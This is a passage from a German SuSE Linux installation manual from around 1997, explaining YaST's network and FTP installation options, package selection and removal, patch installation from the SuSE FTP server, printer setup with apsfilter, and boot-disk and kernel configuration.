


Abbildung 3.8: Eingabe der Netzwerkdaten für NFS-Installation




Abbildung 3.9: PLIP-Konfiguration

Beachten Sie bitte, daß bei Verwendung der parallelen Schnittstelle als PLIP-Interface kein Drucker mehr an dieser Schnittstelle betrieben werden kann! In vielen Fällen führt ein an eine solche Schnittstelle angeschlossener Drucker einen Dauerreset aus, sobald der Treiber zugreift!

In der folgenden Maske geben Sie dann die IP-Adresse des NFS-Servers an, sowie das Verzeichnis, in dem sich die Quelldateien befinden. Selbstverständlich muß der Server dieses Verzeichnis an den neu zu installierenden Rechner exportieren!

3.10 Installation von einem erreichbaren Verzeichnis

Diese Option dient im wesentlichen dazu, weitere Software nachzuinstallieren, nachdem Ihr Linux erst einmal läuft. Weiterhin stellt es eine Möglichkeit dar, unter Umständen Linux mit Laufwerken zu installieren, für die zum Zeitpunkt der Erstellung der CDs noch keine Treiber verfügbar waren.

Um nun von YaST aus dieses Laufwerk ansprechen zu können, starten Sie zuerst YaST. Wenn Sie dies getan haben, wechseln Sie auf eine andere Konsole (z. B. mit `[Alt] + [F2]` auf die zweite virtuelle Konsole) und loggen sich dort als Benutzer 'root' ein.

Von hier aus müssen Sie nun das CD-ROM-Laufwerk *von Hand* auf ein bestimmtes Verzeichnis `mounten`, z. B. durch Eingabe von

```
root@erde: # mount -t iso9660 /dev/cdrom /cdrom
```

Siehe hierzu auch Abschnitt 19.12.2, Seite 438.

Nun können Sie eine ganz normale Installation durchführen. Zu diesem Zweck geben Sie in der folgenden Maske (Abbildung 3.10) das Verzeichnis an, in dem sich die Quelldateien befinden; das ist das Verzeichnis, auf das die CD gemountet wurde, ergänzt um den Pfad `suse`.



Abbildung 3.10: Eingabe des Quellverzeichnisses

Haben Sie zum Beispiel das Laufwerk (oder die Festplattenpartition) auf das Verzeichnis `/cdrom` gemountet, dann geben Sie wie in Abbildung 3.10 ein:

```
/cdrom
```

3.11 Installation via FTP

Ähnlich wie bei NFS ist dies eine weitere Möglichkeit, SuSE Linux auf einem Rechner zu installieren, der über kein (unterstütztes) CD-ROM-Laufwerk verfügt. Voraussetzung dafür ist allerdings, daß die Netzgrundkonfiguration bereits durchgeführt wurde.




Abbildung 3.11: Angaben für die FTP-Installation

- ‘**FTP Server [Name|IP]**’ Der Name oder die IP-Adresse des FTP-Servers.
- ‘**Server Verzeichnis**’ Die Stelle auf dem FTP-Server, an der sich das suse-Verzeichnis befindet.
- ‘**[] Proxy verwenden?**’ Nur ankreuzen, wenn Sie sich sicher sind, einen FTP-Proxy benutzen zu müssen; ein Proxy wird in der Regel *nicht* benötigt.
- ‘**Proxy [Name|IP]**’ Nur einen Eintrag vornehmen, wenn den vorangegangenen Punkt angekreuzt haben.
- ‘**[X] Default FTP Port?**’ In der Regel bitte ankreuzen.
- ‘**Port [Nummer]**’ Sollte in der Regel auf 21 stehen.
- ‘**[X] Anonymous FTP?**’ Immer dann ankreuzen, wenn Sie einen öffentlichen FTP-Server verwenden wollen.
- ‘**Login**’ Falls Sie den vorangegangenen Punkt *nicht* angekreuzt haben, setzt man hier den Benutzername und dann beim nächsten Punkt
- ‘**Password**’ das Paßwort.
- ‘**Timeout [Sekunden]**’ 60 ist eine gute Vorgabe.
- ‘**Lokales Tmp-Verzeichnis**’ Das Verzeichnis, in dem Dateien lokal zwischengespeichert werden sollen.

3.12 Installationsumfang festlegen

Nachdem Sie die Konfiguration Ihrer Dateisysteme abgeschlossen haben, wählen Sie im Hauptmenü ‘Installation festlegen/starten’, um den Umfang der zu installierenden Pakete festzulegen und/oder die Installation zu starten. Sie haben die Möglichkeit, eigene Installationsprofile zu erstellen, abzuspeichern oder zu laden.



Abbildung 3.12: Festlegen des Installationsumfangs

Außerdem können Sie von diesem Menü aus die Installation starten oder sich vorher erst einmal anschauen, was passieren würde, wenn Sie die aktuelle Konfiguration installieren würden.

3.12.1 Konfiguration laden

Unter dem Punkt 'Konfiguration laden' finden Sie einige bereits von uns vorgefertigte Konfigurationen. Darunter befindet sich unter anderem ein Basissystem, das Sie installieren sollten, wenn Sie YaST von Disketten starten mußten. Das Minimalsystem erlaubt es, Linux von der Festplatte zu starten und danach eine Installation weiterer Pakete vorzunehmen. Da hierbei YaST nicht von der Diskette geladen wird, ist die Performance erheblich höher. Dies gilt insbesondere bei Rechnern mit sehr wenig Hauptspeicher.

Haben Sie bereits selbst eigene Installationsprofile erstellt, so können Sie diese natürlich auch hier wieder einlesen. Dies ist vor allem dann sinnvoll, wenn Sie mehrere Rechner mit identischer Konfiguration installieren möchten.

Haben Sie bereits ein System installiert, so ist darauf zu achten, daß beim Laden einer anderen Konfiguration solche Pakete, die nicht zu der geladenen Konfiguration gehören, aber bereits installiert wurden, zum Löschen markiert werden. Möchten Sie jedoch alle diese Pakete behalten, so geben Sie einfach, nachdem Sie den Menüpunkt 'Installation starten' angewählt haben, bei der Sicherheitsabfrage, ob Sie diese Pakete löschen wollen, ein Nein an. Ansonsten müssen Sie einzeln die mit '[D]' zum Löschen markierten Pakete wieder deselektieren (dort sollte dann wieder '[i]' stehen).

3.12.2 Konfiguration speichern

Hier können Sie Ihre eigene Konfiguration abspeichern. Wenn YaST von Diskette gestartet wurde, wird diese Diskette verwendet, um die Konfigurationen

zu sichern. Haben Sie direkt von der CD gebootet, werden Sie aufgefordert, eine formatierte Diskette einzulegen, auf die die Daten abgespeichert werden können.

3.12.3 Konfiguration ändern

Durch Anwahl dieses Punktes gelangen Sie in den Auswahleditor (Abbildung 3.13), der es Ihnen gestattet, den Umfang der Installation frei zu bestimmen, bzw. eine vorgefertigte geladene Konfiguration (vgl. Abschnitt 3.12.1, Seite 76) zu verändern. Mit diesem Punkt haben Sie nach der Installation auch die Möglichkeit, bereits installierte Pakete wieder zu entfernen.




Abbildung 3.13: Serien-Auswahl in YaST

Sie können sich mit den Cursorstasten  und  sowie durch  und  in der Auswahlliste bewegen und mit  eine Serie zur weiteren Bearbeitung auswählen.

Im unteren Fenster über den belegten Festplattenplatz Auskunft gegeben.

Mit  ist es möglich, als Alternative zur Serienauswahl eine andere Gruppierung der Pakete anzuwählen (Abbildung 3.14); derzeit gibt es neben 'Serien' die Variante 'Alle Pakete' – dort verstecken sich die alte Serie ALL) sowie die Serie Quellen.

Sie können eine Auswahl, z. B. die Serienauswahl, mit  verlassen, um so in das übergeordnete Konfigurationsmenü zurückzugelangen.

Wenn Sie auf einer der Serien  drücken, gelangen Sie in die Paketauswahl der entsprechenden Serie (Abbildung 3.15 zeigt z. B. den Inhalt der Serie a). Falls Sie zuvor eine Konfiguration geladen hatten, sind die bereits selektierten Pakete durch ein Kreuz gekennzeichnet. Im rechten Fenster erhalten Sie Informationen darüber, wieviel Platz die gegenwärtige Konfiguration auf Ihren einzelnen Partitionen belegen würde, jeweils aufgeteilt auf die verschiedenen Partitionen.




Abbildung 3.14: Pakete in YaST umsortieren



Abbildung 3.15: Auswahl der Pakete, Serie a1 (Basissystem)

Hier erhalten Sie im unteren Fenster jeweils eine kurze Beschreibung des Paketes angezeigt, auf dem sich momentan der Auswahlcursor befindet. Im rechten Fenster sehen Sie, wie der momentane Platzbedarf auf Ihren Partitionen ist. Diese Werte werden ständig aktualisiert, wenn Sie ein Paket an- oder abwählen.

In einigen Fällen reicht der verfügbare Platz zur Anzeige der Paketinformationen oder der Partitionsinformationen nicht aus. Dann können Sie durch Drücken von **F2** bzw. **F3** das untere bzw. rechte Fenster „zoomen“ und die Informationen in einer eigenen Box genauer betrachten.

Vor dem Paketnamen wird der jeweilige momentane Status angezeigt:

- ‘ [] ’ kennzeichnet ein noch nicht installiertes Paket
- ‘ [X] ’ kennzeichnet ein zu installierendes Paket
- ‘ [i] ’ kennzeichnet ein installiertes Paket
- ‘ [D] ’ kennzeichnet ein zu löschendes Paket
- ‘ [R] ’ kennzeichnet ein zu aktualisierendes Paket

Mit  kann zwischen dem Zustand ‘ [] ’ und ‘ [X] ’ bzw. zwischen ‘ [i] ’, ‘ [R] ’ und ‘ [D] ’ umgeschaltet werden. Wenn Sie in dieser Auswahl  drücken, gelangen Sie zur Serienauswahl zurück. Möchten Sie die Paketauswahl verlassen, ohne daß Ihre Änderungen übernommen werden, so drücken Sie einfach .

Sollten Sie im Verlauf der Konfiguration feststellen, daß Ihr vorgesehener Plattenplatz nicht für die von Ihnen gewünschte Installation ausreicht oder eine andere Aufteilung der Platte erforderlich ist, so können Sie jederzeit eine Umpartitionierung Ihrer Festplatte vornehmen. Die eigentliche Partitionierung der Platte findet erst beim Verlassen des ersten Laufes von YaST statt.

Sollte YaST von Diskette laufen, installieren Sie zuerst eine absolute Minimalconfiguration, booten danach Ihr Linux und installieren Sie die restlichen Pakete nach. Dennoch können Sie bereits in dieser ersten Phase probeweise alle von Ihnen gewünschten Pakete auswählen, um den Platzbedarf Ihrer Wunsch-Konfiguration zu ermitteln.

3.12.4 Was wäre wenn...

YaST kann auch zum De-installieren von Paketen eingesetzt werden. Daher gibt es diesen Menüpunkt, mit dem Sie sich vergewissern können, daß Sie keine Dateien löschen, die für den Betrieb des Systems unbedingt erforderlich sind.

3.12.5 Installation starten

Diese Option startet die eigentliche Installation. Alle von Ihnen ausgewählten Pakete werden vom Installationsmedium gelesen, dekomprimiert und auf die Zielpartitionen geschrieben.

Sollten Sie im gegenwärtigen Lauf von YaST die Partitionierung Ihrer Festplatte verändert haben, so ist die Installation natürlich noch nicht möglich, da nach einem Ändern der Partitionierungsdaten der Rechner gebootet werden muß. Außerdem wurden die veränderten Daten noch gar nicht in die Partitionstabelle geschrieben. Dies geschieht erst beim Verlassen von YaST.

Während der Installation werden in das untere Fenster eventuelle Fehler- und Statusmeldungen ausgegeben. In der obersten Zeile informiert Sie YaST darüber, welches Paket gerade installiert wird.

Nachdem die Installation beendet ist, können Sie mit  in das Protokollfenster wechseln und zurückscrollen, um eventuelle Fehlermeldungen zu analysieren.

3.12.6 Paket-Abhängigkeiten überprüfen

YaST überprüft die Abhängigkeiten der bereits installierten Pakete und der Pakete, die zur Installation ausgewählt sind abzüglich der zu löschenden Pakete - oder anders ausgedrückt: der Pakete, die installiert wären, wenn Sie bereits 'Installation starten' ausgewählt hätten.

Folgende Arten von Abhängigkeit gibt es:

AND	Wenn das Paket installiert wird, sollten alle anderen Pakete auch installiert werden (bzw. bereits installiert sein). Beispiel: Wenn man einen Compiler installiert, braucht man auch die Include-Dateien und die Libs.
OR	Wenn das Paket installiert wird, sollte mindestens eines der angegebenen Pakete auch installiert werden (bzw. sein).
EXCL	Wenn das Paket installiert wird, sollte keines der angegebenen Pakete installiert werden (bzw. sein).

Tabelle 3.1: Abhängigkeiten zwischen Pakete

Die gefundenen Paketabhängigkeiten werden schließlich in einer Liste angezeigt.

3.12.7 Index aller Serien und Pakete

Hier wird einfach eine Liste aller Pakete auf der CD angezeigt. Die mit '*' gekennzeichneten Pakete sind bereits installiert bzw. zur Installation selektiert. Diese Funktion ist sehr nützlich, um sich schnell einen Überblick zu verschaffen.

3.12.8 Paketauskunft

Ab und an möchte man gerne einmal wissen, wo die tolle Datei, von der man in der Computerzeitschrift gelesen hat, auf der SuSE Linux-CD versteckt ist. Um einfach und (relativ) schnell nach Dateien und Paketen sowohl auf der SuSE Linux-CD als auch im installierten System suchen zu können, gibt es die Paketauskunft, in deren Maske Sie einfach den zu suchenden Dateinamen angeben, und YaST durchsucht daraufhin das angegebene Medium nach dieser Datei und listet die gefundenen Stellen auf.

3.12.9 Pakete einspielen

Nehmen Sie diesen Punkt, wenn Sie beliebige Pakete „einspielen“ wollen, z. B. korrigierte oder neuere Versionen, die wir auf dem FTP-Server `ftp.suse.com` bereithalten. Aber auch Pakete, die Sie vielleicht selbst gebaut oder sich aus anderer Quelle besorgt haben. Unterstützt werden komprimierte Tar-Archive (.tgz) und RPM-Pakete (.rpm, .spm und .src.rpm) sowie spezielle Patch-Pakete (.pat), die wir gegebenenfalls auf unserem FTP-Server bereitstellen.

Der Installationsvorgang besteht aus 3 Schritten (eine ausführliche Anleitung kann mit  angezeigt werden):

- Auswahl der Installationsquelle
- Auswahl aus den dort angebotenen Paketen
- Installation der Pakete

Unter dem Menüpunkt 'Quelle:' erhalten Sie mit  eine Auswahlliste möglicher Installationsquellen: 'Verzeichnis', 'FTP', 'Quellmedium' und 'Floppy'. Ändern Sie gegebenenfalls den voreingestellten Pfad (Verzeichnis/FTP) und bestätigen Sie mit . YaST baut nun eine Liste der dort verfügbaren Pakete auf. Mit 'FTP' ist es also möglich, direkt aus dem Internet heraus zu installieren. Es ist die Adresse `ftp.suse.com:/pub/SuSE-Linux/suse_update` voreingestellt (vgl. Abbildung 3.16, Seite 81).

```

Patches installieren          YaST Version 0.79 -- (c) 1994-97 S.u.S.E. GmbH
Quelle: (FTP)                 ftp.suse.com/pub/SuSE-Linux/suse_update
[FTP to /tmp/ftp26899]

DIR 0 S.u.S.E.-4.3           Directory #
DIR 0 S.u.S.E.-4.4           Directory #
DIR 0 S.u.S.E.-4.4.1         Directory #
DIR 0 S.u.S.E.-5.0           Directory #
DIR 0 XFree86-3.3.1-SuSE     Directory #
DIR 0 kernel                 Directory 0
DIR 0 misc                   Directory 0
DIR 0 special                 Directory 0

Logfile: /var/sda/inst-log/installation-971125-1
Connecting to ftp.suse.com[205.177.230.121]
Closed connection to ftp.suse.com[205.177.230.121]

F1=Hilfe F2=Beschreibung F10=Installieren Esc=Verlassen

```

Abbildung 3.16: Pakete einspielen via FTP

Falls Sie eine Meldung wie "530 User ftp access denied." erhalten, bedeutet das wahrscheinlich, daß nur zeitweilig kein FTP-Login möglich ist, da zu viele User bereits eingeloggt sind. Versuchen Sie es später noch einmal.



Arbeiten Sie sich bis zu dem rpm-Paket vor, das Sie installieren wollen; wie gewohnt, mit  ankreuzen und dann mit  installieren. Das jeweilige Paket wird zudem in Verzeichnis `/tmp/ftp<prozeßnummer>` abgelegt, so daß – falls etwas schief geht – das Paket per Hand nachinstalliert werden kann (vgl. Abschnitt 15.3.1, Seite 376).

3.12.10 Pakete löschen

Wenn Sie diesen Menüpunkt auswählen, zeigt Ihnen YaST eine Liste aller Pakete, die in Ihrem System installiert sind. Dabei werden auch fremde Pakete angezeigt. Unter „fremden Paketen“ sind dabei solche Pakete zu verstehen, die nicht auf der SuSE-CD stehen. Bei solchen Paketen kann YaST kein

Update durchführen; auch die Abhängigkeiten der Pakete untereinander kann YaST dann nicht überprüfen.

Am einfachsten ist es, wenn Sie solche Pakete durch die entsprechenden Pakete der SuSE-CD ersetzen. Dazu wählen Sie in der angezeigten Liste die betreffenden Pakete aus. Mit **[F2]** wird eine kurze Beschreibung des fremden Paketes angezeigt, da es für diese Pakete keine ausführlichen Beschreibungsdateien gibt. **[F10]** löscht die Pakete.

Danach können Sie die entsprechenden Pakete von der CD neu installieren.

3.13 Administration des Systems

Neben der reinen Installation unterstützt Sie YaST auch bei den verschiedenen Verwaltungsaufgaben, mit denen Sie als frischgebackener *Systemadministrator* konfrontiert werden.

Nachdem die eigentliche Installation beendet ist – also die Pakete auf die Festplatte kopiert wurden –, müssen noch eine ganze Reihe von Einstellungen vorgenommen werden, um das System Ihren Gegebenheiten anzupassen.

Sie gelangen in die Systemadministration, indem Sie im Hauptmenü von YaST den Punkt ‘Administration des Systems’ wählen:




Abbildung 3.17: Administration des Systems

3.13.1 Hardware in System integrieren

Hier können Sie die von Ihnen verwendete Hardware näher spezifizieren. In den meisten Fällen wird ein *symbolischer Link* (*↔Link*) von einem Standardgerät auf das speziell von Ihnen verwendete angelegt, so daß Sie jederzeit auf die entsprechende Hardware zugreifen können, ohne sich den genauen Namen der entsprechenden Komponente merken zu müssen.

Das Einstellen von Maus, Modem, Scanner, Netzkarte und CD-ROM-Laufwerk ist sehr einfach – folgen Sie den Menüs ; -)




Abbildung 3.18: Hardwarekonfiguration

Deutlich anspruchsvoller ist dagegen die Druckerkonfiguration:

Drucker konfigurieren

Das Ansprechen eines Druckers unter Linux ist ein komplexer Vorgang.² Glücklicherweise existiert mittlerweile mit dem **apsfilter** ein mächtiger Filter, der automatisch den Typ einer Datei erkennen und diese dann optimal konvertieren kann, um sie auf den Drucker auszugeben.

Generell spielt unter Linux – wie unter jedem Unix – das PostScript-Format eine zentrale Rolle. Die Ausgabe einer PostScript-Datei auf einen PostScript-Drucker ist vergleichsweise trivial. Jedoch verfügen aufgrund der gehobenen Preise derselben nur die wenigsten Anwender über einen solchen Drucker. Daher wird **Ghostscript** (**gs**) eingesetzt, ein freies Programm, das das Interpretieren eines PostScript-Dokumentes für den Drucker übernimmt und dieses in eine Form konvertiert, die direkt vom Drucker verarbeitet werden kann.

Bei Verwendung des **apsfilter** werden auch \Leftrightarrow ASCII-Dateien erst nach PostScript konvertiert, um sie danach entweder direkt auf einen PostScript fähigen Drucker bzw. mittels **Ghostscript** auf einen beliebigen anderen Drucker auszugeben.

YaST bietet Ihnen eine Möglichkeit, den **apsfilter** komfortabel für den von Ihnen verwendeten Drucker einzurichten:

Besitzen Sie einen farbfähigen Drucker, so aktivieren Sie die entsprechende Option in der obigen Maske. Unter 'Typ des Druckers' geben Sie an, ob Ihr Drucker PostScript-fähig ist oder nicht.

² Der technische Hintergrund ist in Kapitel 11 beschrieben.



Abbildung 3.19: **apsfilter** mit YaST einrichten

Unter dem Auswahlpunkt 'Name des Druckers' werden Ihnen alle von **Ghostscript** unterstützten Drucker angezeigt. Sie können aus dieser Liste den von Ihnen verwendeten auswählen (vgl. Abschnitt 11.5, Seite 285).

Wird Ihr Drucker nicht angezeigt, versuchen Sie es mit einem vergleichbaren Modell, zum Beispiel dem Vorläufermodell. Besitzen Sie beispielsweise einen HP Laserjet 5L, so wählen Sie einfach aus der Liste den HP Laserjet 4 aus.

Bei 'Art des Papiers' wird man in Deutschland üblicherweise A4 auswählen.

Ist Ihr Drucker an einer seriellen \Rightarrow *Schnittstelle* angeschlossen, können Sie nachfolgend noch die für diese Schnittstelle zu verwendende Baudrate wählen.

Normalerweise sind jedoch heutzutage Drucker an eine parallele Schnittstelle (Druckerport) angeschlossen, so daß Sie die zu verwendende parallele Schnittstelle angeben müssen. In den allermeisten Fällen wird dies /dev/lp1 sein. Dann nämlich, wenn Ihr Drucker an der ersten parallelen Schnittstelle hängt. /dev/lp2 kommt nur zur Anwendung, wenn Ihr Rechner über zwei parallele Schnittstellen verfügt, /dev/lp0 bezeichnet die parallele Schnittstelle, die sich auf einer **Hercules-Grafikkarte** befindet.

3.13.2 Kernel- und Bootkonfiguration

Hier können Sie grundlegende Einstellungen vornehmen, die das Booten Ihres Systems und den verwendeten Kernel betreffen:

Sie können sich einen der vorkompilierten Kernel (von der SuSE-CD) in Ihrem System installieren lassen ('Boot-Kernel auswählen'), wenn etwa Ihre erste Wahl bei der Installation nicht optimal war; dabei wird Ihnen YaST




Abbildung 3.20: Kernel- und Bootkonfiguration

anbieten, die Kernelkonfiguration (`.config`) in das Verzeichnis der Kernelquellen (`/usr/src/linux`) zu kopieren.

Für den fortgeschrittenen Anwender ist es durchaus empfehlenswert, im Anschluß an die Installation selbst einen eigenen Kernel zu generieren (siehe Kapitel 13). Ein solcher Kernel – abgestimmt exakt auf Ihr persönliches System – ist kleiner, schneller und vermeidet Treiberprobleme mit nichtvorhandener Hardware.

Weiterhin haben Sie die Möglichkeit (via ‘Boot-Diskette erzeugen’), eine Bootdiskette für Ihr System erstellen zu lassen. Haben Sie dies noch nicht während der Installation gemacht, so sollten Sie es unbedingt nachholen. Mit einer solchen Diskette können Sie Ihr System auch dann starten, wenn beispielsweise bei der Installation des LILO irgendetwas schiefgelaufen ist oder wenn Sie aus anderen Gründen Ihr System nicht mehr booten können.

Haben Sie Linux bereits installiert und möchten Sie nun nachträglich noch Windows auf Ihrem Rechner installieren, sollten Sie sich vorher *unbedingt* eine Linux-Bootdiskette erstellen; denn Windows geht natürlich davon aus, daß es den Rechner für sich alleine hat und überschreibt daher ohne Nachfrage und ohne Hinweis den „Master Boot Record“!



Eine „Notfall-“ oder „Rettungsdiskette“ (engl. *rescue disk*) kann sinnvoll sein (‘Rescue-Diskette erzeugen’), wenn sich Ihr Rechner einmal gar nicht mehr starten lassen will (vgl. auch Abschnitt 16.3, Seite 388).

LILO konfigurieren

Für die korrekte Konfiguration des LILO (engl. *Linux LOader*) bietet Ihnen YaST auch ein Frontend (Abbildung 3.21, Seite 86); mit LILO lassen sich zu-

